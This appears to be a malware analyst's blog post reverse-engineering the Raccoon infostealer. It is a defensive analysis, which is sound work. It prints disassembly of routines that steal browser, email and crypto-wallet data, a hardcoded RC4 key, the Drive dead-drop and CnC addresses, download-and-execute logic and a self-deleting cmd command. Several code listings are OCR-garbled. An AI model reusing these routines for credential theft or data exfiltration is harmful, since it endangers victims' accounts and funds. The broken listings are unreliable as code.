# In depth analysis of an infostealer: Raccoon

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#### **General Info**

Raccoon is a malware written in C++. It came to my attention while looking at my twitter feed and spotting a tweet from @tkanalyst. I was not aware of it, and as a malware analyst working at a sandbox company(<u>tria.ge</u>), I wanted immediately to analyze it and develop signatures. Also, I have not any background in Threat Intel or attribution, so the name was chosen due to @tkanalyst tweet.

The sample that was analyzed has the following information:

- MD5 HASH (Packed) : 126ed436b3531dd857b25b9da2c80462
- MD5 HASH (Unpacked): 3367E9FC3CDBE03D65460E5BF86EE16B
- Raccoon Version: 1.2

Generally, the sample is a typical infostealer malware. It checks for the existence of various types of applications such as browsers, email clients, coin wallets and attempts to steal their data by reading their configuration files or databases. The execution of the malware is closely related with the configuration that the CnC server will send, thus there is an obstacle during the dynamic analysis if the CnC domain is down. In our case this was solved by writing a module in Fakenet-NG and emulating the responses of the CnC(Figure 1).

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


### Static Analysis

While I am not that fond of malware written in C++ for obvious reasons, Raccoon was not that complicated - it does not have any ANTI - methods, and its execution is straight forward. With the help of FLIRT signatures if correctly applied, the static analysis can become a lot easier. While spending some time doing static analysis, I noticed some patterns for string decryption. The majority of the strings are encrypted with a combination of bitwise NOT/XOR (depending on the sample)(Figure 2,3). To make my life easier and to practice my IDApython skills, I created a script in order to search and decrypt these strings: [7]. Some main points from the script:

- It has two major functions responsible for reading ASM instructions and gathering the data and decrypting it.
- It is based on pre-defined regex for deciding whether there is potential encrypted data. There is often overlap between the addresses
  which is solved by checking the decrypted strings and deciding which one is valid.

 It's really easy to fix a decrypted string that it is wrong or was overwritten by another pattern - you just call one of the two available functions having as a parameter the address of the instruction that one believes to move data needed for the decryption of the string.



## **Dynamic Analysis**

Starting to analyze the malware dynamically, the malware first checks for a mutex, in order to determine if an instance of it is already running. Specifically, the mutex's name is a result of a string decryption and concatenation with the current user's name. If the mutex does not exist, it is created and the function returns 1, else it returns 0. (Figure 4)

```
char init mutex()
{
  char v0; // al
  char *v1; // ecx
char *v2; // esi
  int v4; // [esp+Bh] [ebp-5h]
char v5; // [esp+Fh] [ebp-1h]
  int savedregs; // [esp+10h] [ebp+0h]
  v4 = 0xD69A8B06;
  v0 = 6;
v5 = 0;
  v1 = 0;
  while (1)
  {
     (v1++)[(_DWORD)&v4 + 1] ^= ~v0;
     if ( (unsigned int)v1 >= 3 )
      break:
     v0 = v4;
  }
  v5 = 0;
  wrapper_GetUserNameA(v1);
  v2 = CString::Concat((int)&savedregs);
                                                      // "rc/nepenthe"
  if ( OpenMutexA(0x1F0001u, 0, v2) )
    return 0:
  CreateMutexA(0, 0, v2);
  return 1;
}
Figure 4
```

Immediately after that, the malware check the privilege that is executed with. Specifically, with the help of the token is determined whether the process is run from Local System group. If that's the case, then a snapshot of running processes is acquired, and it will try to duplicate a token(with higher privileges) from another one in order to call **CreateProcessWithTokenW** API, restarting with higher privileges.(Figure 5)

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```
igned int sub_1070B34()
HANDLE v0; // eax
signed int v1; // esi
PSID *v2; // edi
PSID *v2; // edi
LPWSTR StringSid; // [esp+8h] [ebp-Ch]
HAMDLE TokenHandle; // [esp+Ch] [ebp-8h]
DWORD TokenInformationLength; // [esp+10h] [ebp-4h]
TokenInformationLength = 0;
v0 = GetCurrentProcess();
if ( !OpenProcessToken(v0, 8u, &TokenHandle) )
  return 0;
{
  return 0;
}
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v2 = (PSID *)6lobalAlloc(0x40u, TokenInformationLength);
if ( !GetTokenInformation(TokenHandle, TokenUser, v2, TokenInformationLength, &TokenInformationLength) )
return 0;
StringSid = 0;
if ( !ConvertSidToStringSidW(*v2, &StringSid) )
   return 0;
if ( wrapper_utf_strcmp(L"S-1-5-18", StringSid) )
v1 = 0;
GlobalFree(v2);
return v1;
```

### Figure 5

As it was mentioned in Cybereason's post[1], the malware checks the locale of the system against various other values such as: *Russian*, *Ukrainian*, *Belarussian*, *Kazakh*, *Kyrgyz*, *Armenian*, *Tajik*, and *Uzbek*.

In order to continue the execution, the malware needs to get its JSON config. The CnC server serving the config does not exist inside the sample - instead, the sample dynamically acquires its CnC via another request. The samples firstly proceeds into decrypting a RC4 key (1@zFg08\*@45) which is further used to decrypt a URL and sample's Config ID. (Figure 6)

loc_108087B:		; CODE XREF: sub_1080532+33F†j
_	lea	eax, [ebp-6FBh]
	mov	[ebp-6F6h], bl
	push	eax ; char *
	lea	eax, [ebp-1B6Ch]
	push	eax ; char *
	call	_strcmp
	рор	ecx
	рор	ecx
	test	eax, eax
	jz	loc_108C59B
	mov	cl, 34h
	mov	dword ptr [ebp-781h], 0B18BFA34h
	mov	dword ptr [ebp-77Dh], 0F3FBAC8Dh
	mov	edx, ebx
	mov	dword ptr [ebp-779h], 0FEFF8BE1h
	mov	[ebp-775h], bl
loc 10808C6:		; CODE XREF: sub 1080532+3B0↓j
-	not	cl
	xor	cl, [ebp+edx-780h]
	mov	[ebp+edx-780h], cl
	inc	edx
	cmp	edx, 0Bh
	jnb	short loc_10808E4 ; String is : 1@zFg08*@45
	mov	cl, [ebp-781h]
	jmp	short loc 10808C6

There are 2 hardcoded strings, encrypted with RC4 and encoded with base64 encoding .They also have multiple newline and space characters (probably to break static tool?). These strings are the URL of the first domain and the Config ID of the current sample. (Figure 7)

pvReserved =	(signed int)"Mypo71AqDGp6xNdb/ "1grxJpUJxYZwoj+8=	CUHGKD0x9cCPC4XYTUYxcMwDD/tWbPQ1mUzGwH+R8cN9kncG9emvv5	5BgN4uB2Q0VMx5R07cK4p"
	-	73	
	ring <char,std::char_traits<char< td=""><td>r&gt;,std::allocator<char>&gt;::basic_string<char,std::char_ DoGQ/6gmtYZbSNIKHhMzsdwTDX+TOjXyyM4RA==</char,std::char_ </char></td><td>_traits<char>,std::alloc</char></td></char,std::char_traits<char<>	r>,std::allocator <char>&gt;::basic_string<char,std::char_ DoGQ/6gmtYZbSNIKHhMzsdwTDX+TOjXyyM4RA==</char,std::char_ </char>	_traits <char>,std::alloc</char>
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Figure 7			

In the current sample, a request is performed towards a drive.google.com url followed, by a lookup in the response headers in order to locate two substrings: '.txt";filename\*=UTF-8' and 'attachment;filename='(Figure 8,10). Their values are the RC4 encrypted CnC that is ought to respond later with a valid JSON configuration. (Figure 9). It should be noted that, the key RC4 key for decrypting the CnC domain is different than the one used before, but it is hardcoded in the sample (7effd829b15db71f1e5431670f17da25).

X-Play-Console-Experiments-Override, X-Play-Console-Session-Id",
"Access-Control-Allow-Methods": "GET,OPTIONS", "Content-Type": "text/plain",
<pre>"Content-Disposition": "attachment;filename=\"Qo+sX9AjhVW/tvHLibNZdj9jbb75EvBizQLM6SBobg8a6g=-</pre>
.txt\";filename*=UTF-8''Qo+sX9AjhVW%2FtvHLibNZdj9jbb75EvBizQLM6SBobg8a6g%3D%3D.txt", "Date":
"Tue, 26 Nov 2019 17:38:07 GMT", "Expires": "Tue, 26 Nov 2019 17:38:07 GMT", "Cache-Control":
"private, max-age=0", "X-Goog-Hash": "crc32c=AAAAAA==", "Content-Length": "0", "Server":
"UploadServer", "Alt-Svc": "quic=\":443\"; ma=2592000; v=\"46,43\",h3 <mark>-Q050=\":443\";</mark>
<pre>ma=2592000,h3-Q049=\":443\"; ma=2592000,h3-Q048=\":443\"; ma=2592000,h3-Q046=\":443\";</pre>
ma=2592000,h3-Q043=\":443\"; ma=2592000"}
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C:\Users\nepen	ithe\Desktop					
$\lambda$ python racco	on_cnc.py					OL T ADD
[+] Value : My	po71AqDGp6xNdb	/CUHGKD0x9cCP	C4XYTUYxcM	wDD/tWbPQ	lmUzGwH+R8c	N9kncG9emvv5B
gN4uB2Q0VMx5R0	7cK4p1qrxJpUJx	YZwoj+8= -> RO	C4 Decrypt	ed: https	://drive.go	ogle.com/uc?e
xport=download	&id=1M5gMGlOLt	BmmH6czK6eBhS8	EpTqw lu9y			
[*] Getting th	e RC4 encrypte	d CnC from the	e url			<b>B</b>
[+] URL extrac				izOLM6SBo	bg8a6g==	
[+] Value : "Q						ecrypted: http
://35.197.207.	160/gate/log.p	hp				



	call mov movaps movups mov mov mov	<pre>perform_http_req byte ptr [ebp-4], 9 edx, ebx xmm0, ds:xmmword_10B4190 xmmword ptr [ebp-7FBh], xmm0 dword ptr [ebp-7FBh], 91B382EAh word ptr [ebp-7FSh], 0EFFAh [ebp-7FSh], bl</pre>
loc_1060B3F:	mov not xor inc cmp jb lea call mov push lea call mov mov mov mov pov mov mov mov mov	<pre>; CODE XREF: sub_1060532+6204j cl, [ebp-7F8h] cl [ebp+edx-7FAh], cl edx edx, 15h short loc_1060B3F; String is : .txt";filename*=UTF-8 eax, [ebp-7FAh] [ebp-7F5h], bl eax ecx, [ebp-0CF8h] ??0?5basic_string@OU?\$char_traits@D@std@@V?\$allocator@D@2@@std@@QAE@PBD@Z byte ptr [ebp-4], 0Ah edx, ebx xmm0, ds:xmmword_10840F0 xmmword ptr [ebp-822h], xmm0 dword ptr [ebp-821h], xmm0 dword ptr [ebp-821h], Xmm0 dword ptr [ebp-7FEh], 8E91h [ebp-7FCh], bl</pre>
loc_1060899:	mov not xor jb lea mov push lea call	<pre>; CODE XREF: sub_1060532+67Aij cl, [ebp+812h] cl [ebp+edx-811h], cl edx edx, 15h short loc_1060899 ; String is : attachment;filename=" eax, [ebp-811h] [ebp-7FCh], bl eax ecx, [ebp-0EC6h] ??0?\$basic_string@DU?\$char_traits@D@std@@V?\$allocator@D@2@@std@@QAE@PBD@Z</pre>

After that, it's time for the UUID of the infected workstation to be built. This is done by getting the machine GUID, user's name and the previously encrypted config in the sample all together concentrated. The parameter is encoded with base64 encoding and a POST request is performed to the previously decrypted CnC domain. (Figure 11, 12)

	mov mov mov mov	cl, 4Ah dword ptr [ebp-759h], 0C1DAD74Ah edx, ebx dword ptr [ebp-755h], 88D1DCEAh [ebp-751h], bl
loc_1060C8E:	not	; CODE XREF: sub_1060532+778↓j
	xor	cl, [ebp+edx-758h]
	mov	[ebp+edx-758h], cl
	inc	edx
	cmp	edx, 7
	jnb	short loc 1060CAC ; String is : bot id=
	mov	cl, [ebp-759h]
	jmp	short loc 1060C8E
;		
loc_1060CAC:		; CODE XREF: sub_1060532+770†j
	lea	edx, [ebp-758h]
	mov	[ebp-751h], bl
	mov	ecx, offset Optional
	call	CString_Concat
Elevena dd		

	mov mov mov mov mov	C1, 75h dword ptr [ebp-7D5h], 0E5E9AC75h edx, ebx dword ptr [ebp-7D1h], 0EDE3ECE4h dword ptr [ebp-7CDh], 0B7EEE3D5h [ebp-7C9h], bl
loc 1060D76:		; CODE XREF: sub 1060532+860↓j
-	not	cl
	xor	cl, [ebp+edx-7D4h]
	mov	[ebp+edx-7D4h], cl
	inc	edx
	cmp	edx, 0Bh
	jnb	short loc_1060D94 ; String is : &config_id=
	mov	cl, [ebp-7D5h]
	jmp	short loc_1060D76
;		
loc_1060D94:		; CODE XREF: sub_1060532+858†j
	lea	edx, [ebp-7D4h]
	mov	[ebp-7C9h], bl
	mov	ecx, esi
	call	CStringConcat

The malware ensures that a response is valid by either checking for the existence of the string 'Wrong config id' or by the string 'url'. Also, if the response does not contain the 'Wrong config id' but somehow contains the string 'url', will later fail during the parsing of the configuration. (C++ exceptions). (Figure 13)

```
byte ptr [ebp-4], 1Dh
                 mov
                 mov
                          edx, ebx
                 movaps
                          xmm0, ds:xmmword_10B4000
                          xmmword ptr [ebp-839h], xmm0
[ebp-829h], bl
                 movups
                 mov
                                            ; CODE XREF: sub_1060532+A12↓j
loc_1060F31:
                          cl, [ebp-839h]
                 mov
                 not
                          c1
                 xor
                          [ebp+edx-838h], cl
                 inc
                          edx
                 cmp
jb
                          edx, 0Fh
                          short loc_1060F31 ; String is : Wrong config id
                 push
                          ebx
                 lea
                          eax, [ebp-838h]
                 mov
                          [ebp-829h], bl
                 push
                          eax
                          ecx, [ebp-950h]
                 lea
                          String_MemChr
eax, 0FFFFFFFh
                 call
                 cmp
```

#### Figure 13

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If the JSON config is valid, then the value of 'url' json property is acquired. Also, a folder is created in TEMP with named 'TrashCan' which was not used during execution. (Figure 14). It should be also noted that, all the file operations are performed via transactions, something that Fumiko[5], another malware researcher has described in one of his blog posts.

	-	-1 455
	mov	cl, 4Fh
	mov	dword ptr [ebp-774h], 0D1C2E44Fh
	mov	dword ptr [ebp-770h], 0D1F3D8C3h
	mov	edx, ebx
	mov	word ptr [ebp-76Ch], 0DEh
loc 1061105:		; CODE XREF: sub 1060532+BEF↓j
-	not	cl
	xor	cl, [ebp+edx-773h]
	mov	[ebp+edx-773h], cl
	inc	edx
	cmp	edx, 8
	jnb	short loc 1061123 ; String is : TrashCan
	mov	cl, [ebp-774h]
	jmp	short loc 1061105
;		3101 C 10C_1001105
loc_1061123:		; CODE XREF: sub_1060532+BE7†j
	lea	eax, [ebp-773h]
	mov	[ebp-768h], bl
	push	eax
	lea	ecx, [ebp-8B4h]
	call	<pre>??0?\$basic_string@DU?\$char_traits@D@std@@V?\$allocator@D@2@@std@@QAE@PBD@Z</pre>
	mov	byte ptr [ebp-4], 33h
	lea	esi, [ebp-884h]
	cmp	dword ptr [ebp-8A0h], 10h
	cmovnb	esi, [ebp-8B4h]
	call	get temp appdata path
	mov	edx, esi
	mov	ecx, eax
	call	CString Concat
	push	eax
	lea	ecx, [ebp-0D40h]
	call	<pre>??0?\$basic_string@DU?\$char_traits@D@std@@V?\$allocator@D@2@@std@@QAE@PBD@Z</pre>

Another check of properties in the confiq occurs, for 'config' and 'mask'. If succesful located the sample continues to create a string 'C:\Users\\user\\AppData\\Local\\Temp\\Log.zip' for future usage. Another property check happens, for 'attachment\_url'. If it exists, its value will be acquired, which in our case is a .dll. The malware will start preparing the ground to download and load the particular library.As it is common with Raccoon, a string is decrypted in memory and in this case it is 'sqlite3.dll'. Later, a full TEMP path will be built in order to be used by UrlDownloadToFileA to download and save the file.( Figure 15)

	olice her fearly o
call	CString_Value ; String is: sqlite3.dll
mov	esi, eax
call	get_temp_appdata_path
mov	edx, esi
mov	ecx, eax
call	CString_Concat
mov	ecx, [ebp-14h]
mov	esi, eax
call	<pre>unknown_libname_2 ; Microsoft VisualC 2-14/net runtime</pre>
mov	edx, esi
mov	ecx, eax
call	download_file

#### Figure 15

Then it proceeds into checking the value of the 'history\_is\_enabled' property and begins its first stealing operation - loading the dropped sqlite3.dll library getting the data from Chrome-like browsers by searching in specific folders. This is done by iterating an array of structures with size 18h, containing 4 offsets to various paths like Login Data, Cookies, Web Data and User Data for various browsers descendant of Chrome. The index is saved in ESI register while accessing the various members of the structures holding the information about the browsers. (Figure 16, 17)

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push	off_10BC9D8[esi] ; lpString2
lea	eax, [esp+22Ch+pszPath]
push	eax ; lpString1
call	ds:lstrcatW
mov	edx, off_10BC9DC[esi]
push	ecx
push	ebx
push	edi
push	offset get_data_from_sqlite
lea	ecx, [esp+238h+pszPath]
call	steal_data
mov	edx, off_10BC9E4[esi]
lea	ecx, [esp+238h+pszPath]
add	esp, 0Ch
push	ebx
push	edi
push	offset sub_104301E
call	steal_data
mov	edx, off_10BC9E4[esi]
lea	ecx, [esp+238h+pszPath]
add	esp, OCh
push	ebx
push	edi
push	offset sub_10428AF
call	steal_data
mov	edx, off_10BC9E0[esi]
lea	ecx, [esp+238h+pszPath]
add	esp, OCh
push	ebx
push	edi
push	offset sub_10435C4
call	steal_data
add	esp, 10h
cmp	[esp+228h+var_20C], 0
jz	short loc_1044B1D

```
dword_10BC9D4
                   dd 1Ch
                                               ; DATA XREF: steal_data_from_browsers+7E^r
off 108C9D8
                   dd offset aGoogleChromeUs
                                                 DATA XREF: steal_data_from_browsers+B7↑r
"\\Google\\Chrome\\User Data"
off 10BC9DC
                                                 DATA XREF: steal_data_from_browsers+C81r
"Login Data"
                   dd offset aLoginData
off_10BC9E0
                   dd offset aCookies
                                                 DATA XREF: steal_data_from_browsers+111<sup>r</sup>
                                                  "Cookies"
off 10BC9E4
                   dd offset aWebData
                                               ; DATA XREF: steal_data_from_browsers+DF↑r
                                               ; steal_data_from_browsers+F8tr
; "Web Data"
                   dd offset aGoogleChrome ; "Google Chrome"
                   db 1Ch
                   db
                          0
                   db
                          0
                   db
                          0
                   dd offset aGoogleChromeSx ; "\\Google\\Chrome SxS\\User Data"
dd offset aLoginData ; "Login Data"
                   dd offset aLoginData
                                                  "Cookies"
                   dd offset aCookies
                                               ;
                   dd offset aWebData
                                                 "Web Data"
                                               ;
                   dd offset aChromium
                                               ; "Chromium"
                   db 1Ch
                   db
                          0
                   db
                          0
                   db
                          0
                   dd offset aChromiumUserDa ; "\\Chromium\\User Data"
dd offset aLoginData ; "Login Data"
                   dd offset aCookies
                                               ; "Cookies'
                   dd offset aWebData
                                                  "Web Data"
                                               ;
                   dd offset aXpom
                                               ; "Xpom"
                   db 1Ch
                   db
                          0
                   db
                          0
                   db
                          0
```

Next, the sample attempts to steal all the data associated with Internet Explorer. This is done by calling three different functions, each aimed at stealing different data such as auto complete information, http basic authentication passwords stored in credentials store and finally data from Vault. The methods used here are known to the public and were detailed explained here[2]. (Figure 18)

```
; CODE XREF: sub_1060532:loc_1063171↓p
steal_data_from_iexplorer proc near
var_4
                = dword ptr -4
                push
                        ebp
                mov
                        ebp, esp
                        esp, ØFFFFFF8h
                and
                push
                        ecx
                push
                        ecx
                and
                        [esp+8+var_4], 0
                push
                        0
                                         ; pvReserved
                        ds:CoInitialize
                call
                        ecx, [esp+8+var_4]
                lea
                call
                        steal_iexplorer_data
                lea
                        ecx, [esp+8+var_4]
                call
                        decrypt_iexplorer_creds
                lea
                        ecx, [esp+8+var_4]
                call
                        dump_iexplorer_vault
                        eax, [esp+8+var_4]
                mov
                mov
                        esp, ebp
                pop
                        ebp
                 retn
steal_data_from_iexplorer endp
```

#### Figure 18

Lastly, another string is decrypted in memory 'libraries' and again its existence is checked against the response. If the property exists then the its value will be acquired resulting in a URL containing additional libraries. The sample will attempt to perform its next stealing operation targeting Firefox - like browsers by downloading the additional libraries, loading them and resolving the needed APIs in order to steal the data. It should be noted that, the path that the additional libraries were extracted is added as a value in the environmental variable 'PATH'. (Figure 19)

steal_data_from_fi	refox_like proc_near ; CODE_XREF: sub_1060532+2E88∔p ; sub_1060532+2F26∔p
pu	
mo	v ebp, esp
an	d esp, 0FFFFFF8h
pu	sh esi
pu	sh edi
mo	v edi, ecx
ca	11 sub_1070B34
te	st eax, eax
jn	z short loc_1054006
хо	r esi, esi
loc 1053FCC:	; CODE XREF: steal data from firefox like+4D↓j
mo	v ecx, edi
ca	<pre>11 unzip libs and resolve_dependencies</pre>
te	st eax, eax
jz	short loc_1053FFE
mo	<pre>v edx, off_10BCCA0[esi]</pre>
mo	<pre>v ecx, off_10BCCA8[esi]</pre>
ca	11 sub_1052314
mo	
ca	11 sub_1053A2C
mo	
ca	11 sub_105338D
loc_1053FFE:	; CODE XREF: steal_data_from_firefox_like+1E↑j
ad	d esi, 18h
cm	p esi, 78h
jb	short loc_1053FCC
loc_1054006:	; CODE XREF: steal_data_from_firefox_like+11↑j
xo	r eax, eax
ро	p edi
in	c eax
ро	p esi
mo	v esp, ebp
ро	p ebp
re	
steal_data_from_fi	refox_like endp

Firstly the malware checks if the "C:\\Users\\user\\AppData\\Local\\Temp\\AdLibs\\nss3.dll" (Figure 20) exists in disk and if not, it then proceeds into downloading the set of libraries to the path "C:\\Users\\user\\AppData\\Local\\Temp\\AdLibs\\ff-funcs.zip" and unzip the libraries at "C:\\Users\\user\\AppData\\Local\\Temp\\AdLibs\\ff-funcs.zip" and unzip the libraries or the used in the next function (Figure 21). The malware attempts to steal **History**, **Signons**, cookies, **places.sqlite** by looping again against an array of structures holding information for Firefox-like browsers.


10	oc 1051A3F:		; CODE XREF: unzip libs and resolve dependencies+70
		mov	cl, [ebp-35h]
1		xor	[ebp+edx-34h], cl
		inc	edx
		cmp	edx, 0Fh
		jb	short loc 1051A3F ; String is : AdLibs\nss3.dll
		mov	byte ptr [ebp-25h], 0
		call	get temp appdata path
		lea	edx, [ebp-34h]
		mov	ecx, eax
		call	CString Concat
		push	eax
		lea	ecx, [ebp-64h]
		call	sub_10475E2
		and	dword ptr [ebp-4], 0
		lea	edx, [ebp-64h]
		lea	ecx, [ebp-20h]
		call	check_path
		mov	esi, [eax]
		mov	eax, [eax+4]
		mov	[ebp-20h], eax
		lea	ecx, [ebp-64h]
		mov	[ebp-4], ebx
		call	String_Release
		or	dword ptr [ebp-4], 0FFFFFFFh
		cmp	esi, ebx
		jz	loc_1051C7F
		xor	ebx, ebx
		mov	dword ptr [ebp-1Dh], 0D250041h
		mov	cl, 41h
		mov	dword ptr [ebp-19h], 322328h
		mov	edx, ebx

	movups mov mov mov	xmmword ptr [ebp-64h], xmm0 dword ptr [ebp-54h], 5E426C4Bh dword ptr [ebp-50h], 53484874h byte ptr [ebp-4Ch], 0
loc_1051EC7:	mov xor cmp jb lea mov push push call xor mov	<pre>; CODE XREF: unzip_libs_and_resolve_dependencies+5( al, [ebp-64h] [ebp+ecx-63h], al ecx ecx, 17h short loc_1051EC7 ; String is : PK11_GetInternalKeySlot eax, [ebp-63h] byte ptr [ebp-4Ch], 0 eax ; lpProcName edi ; hModule esi ; GetProcAddress edx, edx pPK11_GetInternalKeySlot, eax</pre>
Figure 21		·····

Finishing with the browsers, the sample proceeds into stealing email data associated with Outlook browser. This was covered by Cybereason's blogspot so we will proceed into the next stealing operation - taking data from FoxMail client. It is thourogly checks for the existence of (Figure 22):

- 1. D:\\Program Files\\Foxmail 7.2\\Storage
- 2. D:\\Program Files (x86)\\Foxmail 7.2\\Storage
- 3. D:\\Foxmail 7.2\\Storage
- 4. C:\\Program Files\\Foxmail 7.2\\Storage
- 5. C:\\Program Files (x86)\\Foxmail 7.2\\Storage
- 6. C:\\Foxmail 7.2\\Storage

and collects all the relative data.



#### Figure 22


Finishing from stealing data from Email clients, next thing is to collect information from the infected workstation. The value of the 'IP' property is being parsed from the JSON response and then a function is responsible for gathering and writing to a file named 'machineinfo.txt' information. The installed programs are being determined by looping through the entries of

'SOFTWARE\\WOW6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall'(Table 1) . The information that is collected and written is the following (Figure 23, 24):

Property	Value
Raccoon's version	Hardcoded
Build Time:	Hardcoded

Bot ID Concatenation of strings (SOFTWARE\Microsoft\Cryptography\ MachineGuid + '_' + GetComputerN	
System Language	GetLocaleInfoA()
Username GetUserNameA()	
External IP	(Returned by the configuration)
Windows version         SOFTWARE\Microsoft\Windows NT\CurrentVersion\ ProductName	
System arch GetSystemWow64DirectoryW()	
CPU CPUID	
RAM (MB Used etc etc) GlobalMemoryStatusEx()	
Display Devices	EnumDisplayDevicesA()
Screen Resolution GetSystemMetrics()	
Installed APPs SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersi on\Uninstall	

## (Table 1)





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	<pre>lea edx, [ebp-0F5h] mov byte ptr [ebp-0F0h], 0 lea ecx, [ebp-378h] coll sub_10476FC lea edx, [ebp-780h] mov ecx, eax call sub_10476FC push eax call write_content push eax call write_content pop ecx lea eax, [ebp-148h] mov ecx ; pcb8Uffer lea eax, [ebp-109F0h] push eax ; pb08Uffer lea eax, [ebp-109F0h] push eax ; 1p8Uffer call edi; GetUserNameA movaps xmm0, ds:xmmovd 1083750</pre>	
not xor inc cmp		

The malware also has the capability of taking a screenshot[1]. If the 'is\_screen\_enabled' property exists in the JSON config and its value is 1, then the malware will take a screenshot and saved it as screen.png in TEMP. (Figure 25)

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push	11h	
lea	ecx, [ebp-4A1h]	
call	get_char_at_off	
lea	ecx, [ebp-4A1h]	
mov	byte ptr [eax], 0	
call	CString Value	
push	eax	
lea	ecx, [ebp-6A8h]	
call	String Contains	
mov	ecx, eax	
call	equals_operator	
cmp	eax, 1	
jnz	loc 10672A8	

## Figure 25

Last but not least the sample looks for various crypto coin wallets and attempt to steal their data. There is a general search in the APPDATA for files named as 'wallet.dat' and after that, famous wallets are targeted such as (Figures 26,27):

- Electrum
- Ethereum Wallet
- Exodus
- Jaxx
- Monero
- Bither

loc	_10672A8:	
cal	l sub_104A6D7	
cal	l steal wallets	
cal	l steal wallets 0	
cal	l steal wallets 1	
cal	l steal_wallets_2	
cal	l steal wallets 3	
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*(_DWORD *)(a1 - 16) = &v46;
*(_OWORD *)(a1 - 139) = xmmword_1083C80;
*(_DUORD *)(a1 - 143) = 2105372774;
*(_BVTE *)(a1 - 147) = 0;
do
*(_BVTE *)(a1 + v2++ - 158) ^= *(_BYTE *)(a1 - 159);
while ( v2 < 0x15 );
*(_BYTE *)(a1 - 137) = 0; // "\Exodus\exodus\exodus.wallet"
v3 = 99;
*(_DWORD *)(a1 - 69) = 858989155;
v4 = 0;
*(_DWORD *)(a1 - 65) = 574038567;
*(_BYTE *)(a1 - 61) = 0;
v5 = (_DWORD *)(a1 - 61) = 0;
v5 = (_DWORD *)7;
while ( 1 )
{
*(_BYTE *)(a1 - 61) = 0; // APPDATA
sub_107C204((char *)(a1 - 68)); // C:\\Users\\nepenthe\\AppData\\Roaming\\Exodus\'
std::basic_string:concat(a1); // "C:\\Users\\nepenthe\\AppData\\Roaming\\Exodus\'
string::Release(a1 - 60); if ( V7 )
```

Finally, the sample is preparing for the exfiltration phase. That means collecting all the information that was written to Temp and zipping them up to a zip file named 'Log.zip'. The following files are searched up to be included in the zip and are products of the previous attempts to steal data:

1. password.txt

2. CC.txt

- 3. browsers\\firefox\_cookie.txt
- 4. browsers\\firefox\_urls.txt
- 5. browsers\\chrome\_urls.txt
- 6. browsers\\chrome\_cookie.txt
- 7. browsers\\chrome\_autofill.txt
- 8. browsers\\ie autofill.txt
- 9. browsers\\ie\_ftp\_data.txt
- 10. mails\\outlook.txt
- 11. mails\\thunderbird.txt
- 12. mails\\foxmail.txt
- 13. Wallets\\Electrum
- 14. Wallets\\Ethereum
- 15. Wallets\\Exodus
- 16. Wallets\\Jaxx
- 17. Wallets\\Monero
- 18. machineinfo.txt but included in the zip as System Info.txt

The additional libraries that were dropped in disk are deleted, and so all the files that were included in the zip file. Before the sample deletes itself and terminate its execution[1] it does something interesting: it checks for the existence of property 'loader\_urls' in the JSON config. If it exists, then the sample will generate a random 10 letter name, part of an executable path.(Picture). This will be the location that the executable will be downloaded from the URL, which is the value of the 'loader\_urls'. The executable then will be executed. The file will be executed with the ShellExecuteW Windows API. (Figure 28)



Lastly, the malware deletes itself from the infected workstation by executing 'cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s" as it was stated in Cybereason's blogspot[1]. One thing that comes in mind immediately after finishing the analysis is - did we miss to locate the way that the malware is acquiring persistence in the system, or it does not have any persistence method at all? In the next blogspot, we will discuss and analyze the PE file which was downloaded earlier and the way it is enforcing a persistence across the system. (Figure 29)

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ot al or byteptr[e nc ecx mp ecx, 3Bh	r [ebp+var_30] bp+ecx+var_30+1], al 0700FE ; String is : <mark>und.exe /C ping l.l.l.1 == 1 == 3000 &gt; Nul &amp; Del</mark> /F /
	<pre>la ex, [ebp+filename] mov [ebp+var_1], b1 push eax lea eax, [ebp+var_3D+1] push eax ax [ebp+CommandLine] push 208h push eax call sub_106ECF7 add esp, 10h lea eax, [ebp+ProcessInformation] push eax ; lpProcessInformation lea eax, [ebp+StartupInfo push eax ; lpStartupInfo push eax ; lpStartupInfo push ebx ; lpEnvironment push 8000000h ; dwCreationFlags push ebx ; lpFnreadAttributes push ebx ; lpProcessAttributes lea eax, [ebp+CommandLine] push eax ; lpArrentDirectory push ebx ; lpCommandLine push ebx ; lpArrentDirectory push ebx ; lpProcessAttributes lea eax, [ebp+CommandLine] push eax ; lpApplicationName call ds:CreateProcessInformation.hThread]; hObject call ds:CloseHandle pop edi pop ebx leave retn sub_10970088 endp</pre>

Figure 29

Evolution


As it is normal for that kind of malware, there was a new version while this article was written. Another malware researcher <u>Fumiko</u>, was kind enough to point me to another Raccoon sample found in his tracker (MD5:**121f7cba18bcb38e68bd4fc4f2e71815**). During a quick static analysis by running our IDAPython script, it was revealed that there was indeed a new version, specifically called '[Raccoon Stealer] - v1.3.2 UC-International Release'(Figure 30)

